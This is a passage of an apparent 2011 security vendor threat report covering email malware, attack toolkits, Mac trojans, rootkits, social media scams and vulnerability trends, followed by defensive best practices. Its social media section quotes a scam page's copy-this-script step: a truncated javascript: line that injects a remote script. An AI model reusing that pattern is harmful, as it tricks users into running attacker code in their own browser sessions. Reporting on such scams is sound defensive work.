Malware authors rely on social engineering to make their infected attachments more clickable. For example, recent attacks appeared to be messages sent from well-known courier and parcel delivery companies regarding failed deliveries. In another example, emails purporting to contain attachments of scanned images sent from network-attached scanners and photocopiers. The old guidance about not clicking on unknown attachments is, unfortunately, still relevant.

Moreover, further analysis revealed that 39.1% of email-borne malware comprised hyperlinks that referenced malicious code, rather than malware contained in an attachment. This is an escalation on the 23.7% figure in 2010, and a further indication that cybercriminals are attempting to circumvent security countermeasures by changing the vector of attacks from purely email-based, to using the Web.

Figure 14


Ratio Of Malware In Email Traffic, 2011



Source: Symantec.cloud

Figure 15

Rise In Email-Borne Bredolab Polymorphic Malware Attacks Per Month, 2011



Source: Symantec.cloud

Border Gateway Protocol (BGP) Hijacking

In 2011 we investigated[34] a case where a Russian telecommunications company had had its network hijacked by a spammer. They were able to subvert a fundamental Internet technology - the Border Gateway Protocol - itself to send spam messages that appeared to come from a legitimate (but hijacked) source. Since spam filters rely, in part, on blacklists of known spam senders, this technique could allow a spammer to bypass them. Over the course of the year, we found a number of cases like this. Even though this phenomenon remains marginal at this time, compared to spam sent from large botnets, it is one to watch in the coming year.

Polymorphic Threats

Polymorphic malware or specifically, "server-side" polymorphism is the latest escalation in the arms race between malware authors and vendors of scanning software. The polymorphic technique works by constantly varying the internal structure or content of a piece of malware. This makes it much more challenging for traditional pattern-matching based anti-malware to detect. For example, by performing this function on a Web server, or in the cloud, an attacker can generate a unique version of the malware for each attack.

In 2011, the Symantec.cloud email scanner frequently identified a polymorphic threat, Trojan.Bredolab, in large volumes. It accounted for 7.5% of all email malware blocked, equivalent to approximately 35 million potential attacks throughout the whole year. It used a range of techniques for stealth including server-side polymorphism, customized packers, and encrypted communications. Figure 15 below, illustrates this rise in Bredolab polymorphic malware threats being identified using cloud-based technology. This chart shows detection for emails that contained a document-style attachment purporting to be an invoice or a receipt, and prompting the user to open the attachment.

Dangerous Web Sites

Figure 16

Most Dangerous Web Site Categories, 2011

Rank	Top-10 Most Frequently Exploited Categories Of Web Sites		% Of Total Number Of Infected Web Sites
1	**Blogs/Web Communications**		**19.8%**
2	**Hosting/Personal hosted sites**		**15.6%**
3	**Business/ Economy**		**10.0%**
4	**Shopping**		**7.7%**
5	**Education/ Reference**		**6.9%**
6	**Technology Computer & Internet**		**6.9%**
7	**Entertainment & Music**		**3.8%**
8	**Automotive**		**3.8%**
9	**Health & Medicine**		**2.7%**
10	**Pornography**	XXX	**2.4%**

Source: Symantec

Exploiting The Web: Attack Toolkits, Rootkits And Social Networking Threats

Attack toolkits, which allow criminals to create new malware and assemble an entire attack without having to write the software from scratch, account for nearly two-thirds (61%) of all threat activity on malicious websites. As these kits become more widespread, robust and easier to use, this number is expected to climb. New exploits are quickly incorporated into attack kits. Each new toolkit version released during the year is accompanied with increased malicious Web attack activity. As a new version emerges that incorporates new exploit functionality, we see an increased use of it in the wild, making as much use of the new exploits until potential victims have patched their systems. For example, the number of attacks using the Blackhole toolkit, which was very active in 2010, dropped to a few hundred attacks per day in the middle of 2011, but re-emerged with newer versions generating hundreds of thousands of infection attempts per day towards the end of the year.

On average, attack toolkits contain around 10 different exploits, mostly focusing on browser independent plug-in vulnerabilities like Adobe Flash Player, Adobe Reader and Java. Popular kits can be updated every few days and each update may trigger a wave of new attacks.

They are relatively easy to find and sold on the underground black market and web forums. Prices range from $40 to $4,000.

Attackers Are Using Web Attack Toolkits In Two Main Ways:

1. **Targeted attacks**. The attacker selects a type of user he would like to target. The toolkit creates emails, IMs, blog posts to entice the target audience to the infected content. Typically, this will be a link to a malicious website that will install the malware on the victim’s system.


2. **Broadcast attacks.** The attacker starts by targeting a broad range of websites using SQL injection, web software, or server exploitation. The objective is to insert a link from an infected website to a malicious site that will infect visitors. Once successful, each subsequent visitor will be attacked.

Macs Are Not Immune

The first known Mac-based bot network emerged in 2009 and 2011 saw a number of new threats emerge for Mac OS X, including trojans like MacDefender, a fake anti-virus program. It looks convincing and it installs without requiring admin permission first. Mac users are exposed to sites that push trojans by means of SEO poisoning and social networking. In May 2011, Symantec found a malware kit for Mac (Weyland-Yutani BOT) the first of its kind to attack the Mac OS X platform, and Web injections as a means of attack. While this type of crime kit is common on the Windows platform, this new Mac kit is being marketed as the first of its kind[35]. In addition, many attack tools have become cross-platform, exploiting Java exploits whether they are on Macs or Windows PCs. As a result of these trends, Mac users need to be more mindful of security risks and can't afford to assume that they are automatically immune from all threats.

Figure 17

Macdefender Trojan Screenshot



Scan Type: ● Quick ○ Normal ○ Full

Security Status

Unfortunately, your computer is infected.

To protect your information (like credit card numbers, etc.) it's highly recommended to cleanup the


Infected Files:

Infected By	Infected Object	Path to object	Risk
Adware	Terminal	/Applications/Utilities/Terminal.app/Contents/MacOS	Medium

Scanned files: 4022
Scanned directories: 1983
Viruses detected: 1

Time spent: 0:00:44
Last Scan Date: 5/3/11
Last Viruses Detected: 0

Source: Symantec



Rootkits

A rootkit is software that enables continued privileged access to a computer while actively hiding its presence from administrators by subverting standard operating system functionality. Rootkits have been around for some time—the Brain virus was the first identified rootkit to employ these techniques on the PC platform in 1986—and they have increased in sophistication and complexity since then.


Rootkits represent a small percentage of attacks but they are a growing problem and, because they are deeply hidden, they can be difficult to detect and remove. The current frontrunners in the rootkit arena are Tidserv, Mebratix, and Mebroot. These samples all modify the master boot record (MBR) on Windows computers in order to gain control of the computer before the operating system is loaded. Variants of Downadup (aka Conficker), Zbot (aka ZeuS), as well as Stuxnet all use rootkit techniques to varying degrees.

As malicious code becomes more sophisticated it is likely that they will increasingly turn to rootkit techniques to evade detection and hinder removal. As users become more aware of malicious code that steals confidential information and competition among attackers increases, it is likely that more threats will incorporate rootkit techniques to thwart security software.

Social Media Threats


With hundreds of millions of people on social networking sites, it is inevitable that online criminals would attack them there. A social medium is perfect for social engineering: it's easier to fool someone when they think they're surrounded by friends. More than half of all attacks identified on social networking Web sites were related to malware hosted on compromised Blogs/Web Communications Web sites. This is where a hyperlink for a compromised Web site was shared on a social network. It is also increasingly used for sending spam messages for the same reasons.

All social media platforms are being exploited and in many different ways. But Facebook, as the most popular, provides some excellent examples on how social engineering flourishes in social media. Criminals take advantage of people's needs and expectations. For example, Facebook doesn't provide a 'dislike' button or the ability to see who has viewed your profile, so criminals have exploited both concepts.



Facebook Now Has A Dislike button!

You asked for it, now you can get it. Just follow this link to enable



Follow the steps below to see who has been stalking your profile.

-Use Our Unique Code To Reveal Who Has Been Stalking You!
-Follow The Simple Steps Below To Use Profile Peeker v2.0.

Step 1 - Copy This Script:

Just Click In the Box To Highlight All Then Copy The Code

```
javascript:(a=(b=document).createElement('script')).src='//up-
```

Just Click In the Box To Highlight All Then Copy The Code

Closing The Window Of Vulnerability: Exploits And Zero-Day Attacks


A vulnerability is a weakness, such as a coding error or design flaw that allows an attacker to compromise availability, confidentiality, or integrity of a computer system. Early detection and responsible reporting helps to reduce the risk that a vulnerability might be exploited before it is repaired.

Number Of Vulnerabilities

We identified 4,989 new vulnerabilities in 2011, compared to 6,253 the year before. (See Appendix D for more historical data and details on our methodology.) Despite this decline, the general trend over time is still upward and Symantec discovered approximately 95 new vulnerabilities per week.

Figure 18

Total Number Of Vulnerabilities Identified, 2006-2011



Source: Symantec

Weaknesses in Critical Infrastructure Systems

SCADA systems (Supervisory Control and Data Acquisition) are widely used in industry and utilities such as power stations for monitoring and control. We saw a dramatic increase in the number of publicly-reported SCADA vulnerabilities from 15 in 2010 to 129 in 2011. Since the emergence of the Stuxnet worm in 2010[36], SCADA systems have attracted wider attention from security researchers. However, 93 of the 129 new published vulnerabilities were the product of just one security researcher.

Old Vulnerabilities Are Still Under Attack

On PCs, a four-year old vulnerability[37] in many Microsoft operating systems was, by far, the most frequently attacked vulnerability in 2011, clocking in at over 61 million attacks against the Microsoft Windows RPC component[38]. It was more heavily attacked than the next four vulnerabilities put together[39].

The most commonly exploited data file format in 2011 was PDF. For example, one PDF-related vulnerability attracted more than a million attacks in 2011.

Patches are available for all five of the most-attacked vulnerabilities, so why do criminals still target them? There are several explanations.

1. They are cheaper to attack. Criminals have to pay a premium on black market exchanges[40] for information about newer vulnerabilities but they can buy malware off the shelf to target old ones.

2. Attacking newer vulnerabilities may attract more attention than going after older, well-known weaknesses. Some online criminals prefer a lower profile.

3. There is a still a large pool of potential victims because a proportion of the user base can't, won't or don't install patches or install a current and active endpoint security product.

Web Browser Vulnerabilities


Web browsers are a popular target for criminals and they exploit vulnerabilities in browsers such as Internet Explorer, Firefox or Chrome as well as plugins such as PDF readers. Criminals can buy toolkits for between USD $100 and USD $1,000 that will check up to 25 different vulnerabilities when someone visits an infected Web site.

In 2011, we saw a big drop off in reported vulnerabilities in all the popular browsers from a total of 500 in 2010 to a total of 351 in 2011. Much of this improvement was due to a big reduction in vulnerabilities in Google Chrome.

Overall, the number of vulnerabilities affecting browser plug-ins dropped very slightly from 346 to 308.

Figure 19

Browser Vulnerabilities In 2010 And 2011



Source: Symantec

New Zero-day Vulnerabilities Create Big Risks


A zero-day attack exploits an unreported vulnerability for which no vendor has released a patch. This makes them especially serious because they are much more infective. If a non-zero-day attack gets past security, it can still be thwarted by properly-patched software. Not so a zero-day attack.

For example, in 2011 we saw vigorous attacks against a vulnerability[41] in Adobe Reader and Adobe Acrobat that lasted for more than two weeks. It peaked at more than 500 attacks a day before Adobe released a patch on December 16, 2011.


The good news is that 2011 had the lowest number of zero day vulnerabilities in the past 6 years. While the overall number of zero day vulnerabilities is down, attacks using these vulnerabilities continue to be successful which is why they are often used in targeted attacks, such as W32.Duqu.

Figure 20

Web Browser Plug-In Vulnerabilities



Source: Symantec



Conclusion:
What's Ahead In 2012

A wise man once said, 'Never make predictions, especially about the future'. Well, this report has looked back at 2011 but in the conclusion we'd like to take a hesitant peak into the future, projecting the trends we have seen into 2012 and beyond.

- Targeted attacks and APTs will continue to be a serious issue and the frequency and sophistication of these attacks will increase.
- Techniques and exploits developed for targeted attacks will trickle down to the broader underground economy and be used to make regular malware more dangerous.
- Malware authors and spammers will increase their use of social networking sites still further.
- The CA/Browser Forum[42] will release additional security standards for companies issuing digital certificates to secure the internet trust model against possible future attacks.
- Consumerization and cloud computing will continue to evolve, perhaps changing the way we do business and forcing IT departments to adapt and find new ways to protect end users and corporate systems.
- Malware authors will continue to explore ways to attack mobile phones and tablets and, as they find something effective and money-making, they will exploit it ruthlessly.
- In 2011, malicious code targeting Macs was in wider circulation as Mac users were exposed to websites that were able to drop trojans. This trend is expected to continue through 2012 as attack code exploiting Macs becomes more integrated with the wider web-attack toolkits.
- While external threats will continue to multiply, the insider threat will also create headlines, as employees act intentionally – and unintentionally – to leak or steal valuable data.
- The foundation for the next Stuxnet-like APT attack may have already been laid. Indeed Duqu may have been the first tremors of a new earthquake, but it may take longer for the aftershock to reach the public domain.

Best Practice Guidelines For Businesses

Employ Defense-In-Depth Strategies:

Emphasize multiple, overlapping, and mutually supportive defensive systems to guard against single-point failures in any specific technology or protection method. This should include the deployment of regularly updated firewalls, as well as gateway antivirus, intrusion detection, intrusion protection systems, and Web security gateway solutions throughout the network.

Monitor For Network Threat, Vulnerabilities And Brand Abuse.

Monitor for network intrusions, propagation attempts and other suspicious traffic patterns, identify attempted connections to known malicious or suspicious hosts. Receive alerts for new vulnerabilities and threats across vendor platforms for proactive remediation. Track brand abuse via domain alerting and fictitious Web site reporting.

Antivirus On Endpoints Is Not Enough:

On endpoints, signature-based antivirus alone is not enough to protect against today's threats and Web-based attack toolkits. Deploy and use a comprehensive endpoint security product that includes additional layers of protection including:

- Endpoint intrusion prevention that protects against unpatched vulnerabilities from being exploited, protects against social engineering attacks and stops malware from reaching endpoints;
- Browser protection for protection against obfuscated Web-based attacks;
- Consider cloud-based malware prevention to provide proactive protection against unknown threats;
- File and Web-based reputation solutions that provide a risk-and-reputation rating of any application and Web site to prevent rapidly mutating and polymorphic malware;
- Behavioral prevention capabilities that look at the behavior of applications and malware and prevent malware;
- Application control settings that can prevent applications and browser plug-ins from downloading unauthorized malicious content;
- Device control settings that prevent and limit the types of USB devices to be used.

Secure Your Websites Against MITM Attacks And Malware Infection:

Avoid compromising your trusted relationship with your customers by:

- Implementing Always On SSL;
- Scanning your website daily for malware;
- Setting the secure flag for all session cookies;
- Regularly assessing your website for vulnerabilities;
- Choosing SSL Certificates with Extended Validation to display the green browser address bar to website users;
- Displaying recognized trust marks in highly visible locations on your website to inspire trust and show customers your commitment to their security.

Make sure to get your digital certificates from an established, trustworthy certificate authority who demonstrates excellent security practices. Protect your private keys: Implement strong security practices to secure and protect your private keys, especially if you use digital certificates. Symantec recommends that organizations:

- Use separate Test Signing and Release Signing infrastructures,
- Store keys in secure, tamper-proof, cryptographic hardware devices, and
- Implement physical security to protect your assets from theft.

Use Encryption To Protect Sensitive Data:

Implement and enforce a security policy whereby sensitive data is encrypted. Access to sensitive information should be restricted. This should include a Data Loss Protection (DLP) solution, which is a system to identify, monitor, and protect data. This not only serves to prevent data breaches, but can also help mitigate the damage of potential data leaks from within an organization.

Use Data Loss Prevention To Help Prevent Data Breaches:

Implement a DLP solution that can discover where sensitive data resides, monitor its use and protect it from loss. Data loss prevention should be implemented to monitor the flow of data as it leaves the organization over the network and monitor copying sensitive data to external devices or Web sites. DLP should be configured to identify and block suspicious copying or downloading of sensitive data. DLP should also be used to identify confidential or sensitive data assets on network file systems and PCs so that appropriate data protection measures like encryption can be used to reduce the risk of loss.

Implement A Removable Media Policy.

Where practical, restrict unauthorized devices such as external portable hard-drives and other removable media. Such devices can both introduce malware as well as facilitate intellectual property breaches—intentional or unintentional. If external media devices are permitted, automatically scan them for viruses upon connection to the network and use a DLP solution to monitor and restrict copying confidential data to unencrypted external storage devices.

Update Your Security Countermeasures Frequently And Rapidly:

With more than 403 million unique variants of malware detected by Symantec in 2011, enterprises should be updating security virus and intrusion prevention definitions at least daily, if not multiple times a day.

Be Aggressive On Your Updating And Patching:

Update, patch and migrate from outdated and insecure browsers, applications and browser plug-ins to the latest available versions using the vendors' automatic update mechanisms. Most software vendors work diligently to patch exploited software vulnerabilities; however, such patches can only be effective if adopted in the field. Be wary of deploying standard corporate images containing older versions of browsers, applications, and browser plug-ins that are outdated and insecure. Wherever possible, automate patch deployments to maintain protection against vulnerabilities across the organization.

Enforce An Effective Password Policy.

Ensure passwords are strong; at least 8-10 characters long and include a mixture of letters and numbers. Encourage users to avoid re-using the same passwords on multiple Web sites and sharing of passwords with others should be forbidden. Passwords should be changed regularly, at least every 90 days. Avoid writing down passwords.

Restrict Email Attachments:

Configure mail servers to block or remove email that contains file attachments that are commonly used to spread viruses, such as .VBS, .BAT, .EXE, .PIF, and .SCR files. Enterprises should investigate policies for .PDFs that are allowed to be included as email attachments.

Ensure That You Have Infection And Incident Response Procedures In Place:

- Ensure that you have your security vendors contact information, know who you will call, and what steps you will take if you have one or more infected systems;
- Ensure that a backup-and-restore solution is in place in order to restore lost or compromised data in the event of successful attack or catastrophic data loss;
- Make use of post-infection detection capabilities from Web gateway, endpoint security solutions and firewalls to identify infected systems;
- Isolate infected computers to prevent the risk of further infection within the organization;
- If network services are exploited by malicious code or some other threat, disable or block access to those services until a patch is applied;
- Perform a forensic analysis on any infected computers and restore those using trusted media.

Educate Users On The Changed Threat Landscape:

- Do not open attachments unless they are expected and come from a known and trusted source, and do not execute software that is downloaded from the Internet (if such actions are permitted) unless the download has been scanned for viruses;
- Be cautious when clicking on URLs in emails or social media programs, even when coming from trusted sources and friends;
- Do not click on shortened URLs without previewing or expanding them first using available tools and plug-ins;
- Recommend that users be cautious of information they provide on social networking solutions that could be used to target them in an attack or trick them to open malicious URLs or attachments;

- Be suspicious of search engine results and only click through to trusted sources when conducting searches—especially on topics that are hot in the media;
- Deploy Web browser URL reputation plug-in solutions that display the reputation of Web sites from searches;
- Only download software (if allowed) from corporate shares or directly from the vendors Web site;
- If Windows users see a warning indicating that they are "infected" after clicking on a URL or using a search engine (fake antivirus infections), have users close or quit the browser using Alt-F4, CTRL+W or the task manager.
- Advise users to make sure they are using a modern browser and operating system and to keep their systems current with security updates.
- Instruct users to look for a green browser address bar, HTTPS, and trust marks on any websites where they login or share any personal information.

Best Practice Guidelines For Consumers

Protect Yourself:

Use a modern Internet security solution that includes the following capabilities for maximum protection against malicious code and other threats:

- Antivirus (file and heuristic based) and malware behavioral prevention can prevents unknown malicious threats from executing;
- Bidirectional firewalls will block malware from exploiting potentially vulnerable applications and services running on your computer;
- Intrusion prevention to protection against Web-attack toolkits, unpatched vulnerabilities, and social engineering attacks;
- Browser protection to protect against obfuscated Web-based attacks;
- Reputation-based tools that check the reputation and trust of a file and Web site before downloading; URL reputation and safety ratings for Web sites found through search engines.
- Consider options for implementing cross-platform parental controls, such as Norton Online Family[43].

Keep Up To Date:

Keep virus definitions and security content updated at least daily if not hourly. By deploying the latest virus definitions, you can protect your computer against the latest viruses and malware known to be spreading in the wild. Update your operating system, Web browser, browser plug-ins, and applications to the latest updated versions using the automatic updating capability of your programs, if available. Running out-of-date versions can put you at risk from being exploited by Web-based attacks.

Know What You Are Doing:

Be aware that malware or applications that try to trick you into thinking your computer is infected can be automatically installed on computers with the installation of file-sharing programs, free downloads, and freeware and shareware versions of software.

- Downloading "free," "cracked" or "pirated" versions of software can also contain malware or include social engineering attacks that include programs that try to trick you into thinking your computer is infected and getting you to pay money to have it removed.
- Be careful which Web sites you visit on the Web. While malware can still come from mainstream Web sites, it can easily come from less reputable Web sites sharing pornography, gambling and stolen software.
- Read end-user license agreements (EULAs) carefully and understand all terms before agreeing to them as some security risks can be installed after an end user has accepted the EULA or because of that acceptance.

Use An Effective Password Policy:

- Ensure that passwords are a mix of letters and numbers, and change them often. Passwords should not consist of words from the dictionary. Do not use the same password for multiple applications or Web sites. Use complex passwords (upper/lowercase and punctuation) or passphrases.

Think Before You Click:

Never view, open, or execute any email attachment unless you expect it and trust the sender. Even from trusted users, be suspicious.

- Be cautious when clicking on URLs in emails, social media programs even when coming from trusted sources and friends. Do not blindly click on shortened URLs without expanding them first using previews or plug-ins.
- Do not click on links in social media applications with catchy titles or phrases even from friends. If you do click on the URL, you may end up "liking it" and sending it to all of your friends even by clicking anywhere on the page. Close or quit your browser instead.
